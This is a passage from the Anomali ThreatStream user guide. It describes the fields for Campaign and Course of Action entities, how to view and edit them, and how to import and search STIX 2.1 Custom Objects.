Title	Enter a meaningful name for the Campaign. Campaign titles are associated with your organization. Therefore, you cannot create two Campaigns with the same title within your organization. However, two Campaigns with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 ■ Campaigns can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. ■ Tags must be 2,000 characters or less. ■ You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Campaign. Click Add Intelligence Initiative to add an intelligence initiative to the Campaign.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Status	Select the status of this Campaign: Ongoing, Historic, Future.
Aliases	Add other names that this Campaign is known by.
Start Date	Specify the date and time when this Campaign is known to have started. Click Now to use the current time.

Field	Description
End Date	Specify the date and time when this Campaign is known to have ended. If the Campaign is still active, an end date field can be left empty. Click Now to use the current time.
Victims	Select industries or groups that the Campaign may have impacted. You can add multiple victims.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Campaign. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Campaign can add or delete source locations.
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Campaign. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Campaign can add or delete target locations.
Target Industry	Select target industries associated with the Campaign. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Campaign can add or delete target industries.

Field	Description
Objective	This property defines the Campaign’s primary goal, objective, desired outcome, or intended effect — what the Actor or Intrusion Set hopes to accomplish with this Campaign.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	

Field	Description
Observables	Create associations with the Campaign.
Threat Bulletins	To create associations with this Campaign: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Campaign. To remove the Campaign from an investigation, click on the investigation of your interest and delete the Campaign from the investigation page. See "Managing Entities on the Table View " on page 939 for details.
Attachments	


Field	Description
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.
Activity Dates — Intended Effects	

Field	Description
Activity Dates	Add a start and end dates (if available) to record the activity for the Campaign . To add an activity date: - click Actions > Add. - Enter a start date and end date in the corresponding fields. - Click Add. The activity date is added.
Intended Effects	Add intended effects from the drop-down list. This list is derived from the Vocabulary Items in IntendedEffectVocab-1.0 STIX Vocabularies Schema. To add an intended effect: - Click Actions > Add - Select a type from the Choose Type drop-down list. Optionally, specify a description for the type in the Description field. - Click Add.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Viewing Course of Action Details



1 Summary

Summaries contain high-level information, such as the Course of Action title, the user who created the Course of Action entity, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Course of Action details. For more information, see ["Edit Courses of Action" on page 674](#).
- **Assign User:** Assign the Course of Action to a user in your organization for further work on the entity.
- **Publication workflow:** Move the Course of Action through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Course of Action to a new or existing investigation. When adding a Course of Action to an investigation, you can additionally add observables associated with the Course of Action to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

- **Delete:** Delete the Course of Action. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Course of Action. For more information, see ["Cloning Threat Model Entities" on page 593](#)


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Source Created, Source Modified, Source Locations, Target Locations, Target Industry, and Execution Platforms.

For a complete list of fields and definitions, see ["Edit Courses of Action" on page 674](#).

To assign an intelligence initiative to a Course of Action:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Course of Action.
3. Click **Add**.



4 Description

Full text description of the Course of Action.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the actor. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Course of Action.

9 Notes

STIX 2.1 notes associated with the Course of Action.

10 History

When a change is made to a Course of Action, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Course of Action, the organization name is shown in the log entry; all other organization names are hidden.


11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the

standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards" on page 61](#).



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

13 Export


- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Course of Action with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export IOCs to CSV:** Export observables associated with the Course of Action in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Course of Action in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.

Edit Courses of Action

Courses of action created by your organization can always be edited.

To edit a Course of Action:


1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Course of Action you want to edit.
3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.




Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Course of Action. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Title	Enter a meaningful name for the Course of Action. Course of action titles are associated with your organization. Therefore, you cannot create two Courses of Action with the same title within your organization. However, two Course of Action samples with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 ■ Courses of Action can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. ■ Tags must be 2,000 characters or less. ■ You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Course of Action. Click Add Intelligence Initiative to add an intelligence initiative to the Course of Action.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Course of Action. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Course of Action can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Course of Action. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Course of Action can add or delete target locations.
Target Industry	Select target industries associated with the Course of Actions. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Course of Actions can add or delete target industries.
Execution Platforms	Enter a recommendation on the operating system(s) to which this Course of Action can be applied. If no Execution Platforms are defined, the operating systems for the action specified are undefined, or the specific operating system has no impact on the execution of the Course of Action (e.g., power off system).
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	

Field	Description
Observables	Create associations with the Course of Action.
Import Sessions	To create associations with this Course of Action: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Threat Bulletins	
Actors	
Attack Patterns	
Campaigns	
Course of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Course of Action. To remove the Course of Action from an investigation, click on the investigation of your interest and delete the Course of Action from the investigation page. See "Managing Entities on the Table View " on page 939 for details.

Field	Description
Attachments	
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.

Adding STIX 2.1 Custom Objects to the Anomali Threat Model

ThreatStream enables you to import STIX 2.1 compatible Custom Objects through the STIX tab of the import assistant. Custom Objects must be specified in valid STIX 2.1 JSON format.



Note: Custom objects cannot be added to investigations or the Explore pivoting tool. Additionally, rules cannot be configured to associate matched intelligence with Custom Objects.

Importing Custom Objects

Adhere to the following requirements when importing Custom Objects:

- Custom objects must be specified in valid STIX 2.1 JSON format. For more information, see https://docs.oasis-open.org/cti/stix/v2.1/csd05/stix-v2.1-csd05.html#_7f3c4jgkyhl3
- Your JSON file must include `id`, `name`, and `type` objects for each Custom Object specified
- Values specified for `type` must begin with 'x-'


For example: `x-example`

- Values specified for `type` must be between 3 and 250 characters. Only ASCII characters are supported.
- Values specified for `name` cannot match names of existing Custom Objects in ThreatStream

After creating your JSON file, use the instructions in "[Importing STIX Data Through the Import Assistant](#)" on [page 333](#) to import your Custom Objects.

Viewing Custom Objects

After the import is complete, Custom Objects are available from the ThreatStream user interface as part of the Anomali Threat Model. A Custom filter enables you to quickly locate Custom Objects using the Threat Model list view screen.



Searching for Custom Objects with Advanced Search

Use the `model_type` field to form advanced search queries for Custom Objects. You can use `model_type` to filter for all Custom Objects (of any type) and Custom Objects of a specific type.

- To return all Custom Objects, set `model_type` to `customtm`.

For example, `(model_type = "customtm")`

- To return Custom Objects of a specific type, set `model_type` to the Custom Object type of interest.


For example, `(model_type = "x-example")`

For more information on using the advanced threat model search, see "[Performing Advanced Threat Model Searches](#)" on page 608.

Viewing Custom Object Details



Note: For information on importing Custom Objects, see "[Adding STIX 2.1 Custom Objects to the Anomali Threat Model](#)" on the previous page.



1 Summary

Summaries contain high-level information, such as the Custom Object title, the user who created the Custom Object entity, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Custom Object details. For more information, see ["Editing Custom Objects" on page 689](#).
- **Publication workflow:** Move the Custom Object through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Custom Object. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Custom Object. For more information, see ["Cloning Threat Model Entities" on page 593](#).


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Aliases, Source Created, Source Modified, Source Locations, Target Locations, Target Industry, and custom fields.

For a complete list of fields and definitions, see ["Editing Custom Objects" on page 689](#).

To assign an intelligence initiative to a Custom Object:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Custom Object.
3. Click **Add**.



4 Description

Full text description of the Custom Object.

5 Associations

Associated Observables, Threat Model entities, Import sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Custom Object. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Custom Object.

9 Notes

STIX 2.1 notes associated with the Custom Object.

10 History

When a change is made to a Custom Object, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Custom Object, the organization name is shown in the log entry; all other organization names are hidden.


11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public

comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards" on page 61](#).



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Custom Object with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.


- **Export IOCs to CSV:** Export observables associated with the Custom Object in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Custom Object in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.

Editing Custom Objects

Custom objects created by your organization can always be edited.


To edit a Custom Object:

1. Navigate to **ThreatStream > Analyze > Threat Models**.
2. Click the name of the Custom Object you want to edit.
3. Click **Actions > Edit**.






4. In edit view, make changes to any of the fields listed below.

Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Custom Object. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a meaningful name for the Custom Object. Custom object titles are associated with your organization. Therefore, you cannot create two Custom Objects with the same title within your organization. However, two Custom Objects with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.   Note: Custom objects can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

Field	Description
	 - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Custom Object. Click Add Intelligence Initiative to add an intelligence initiative to the Custom Object.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
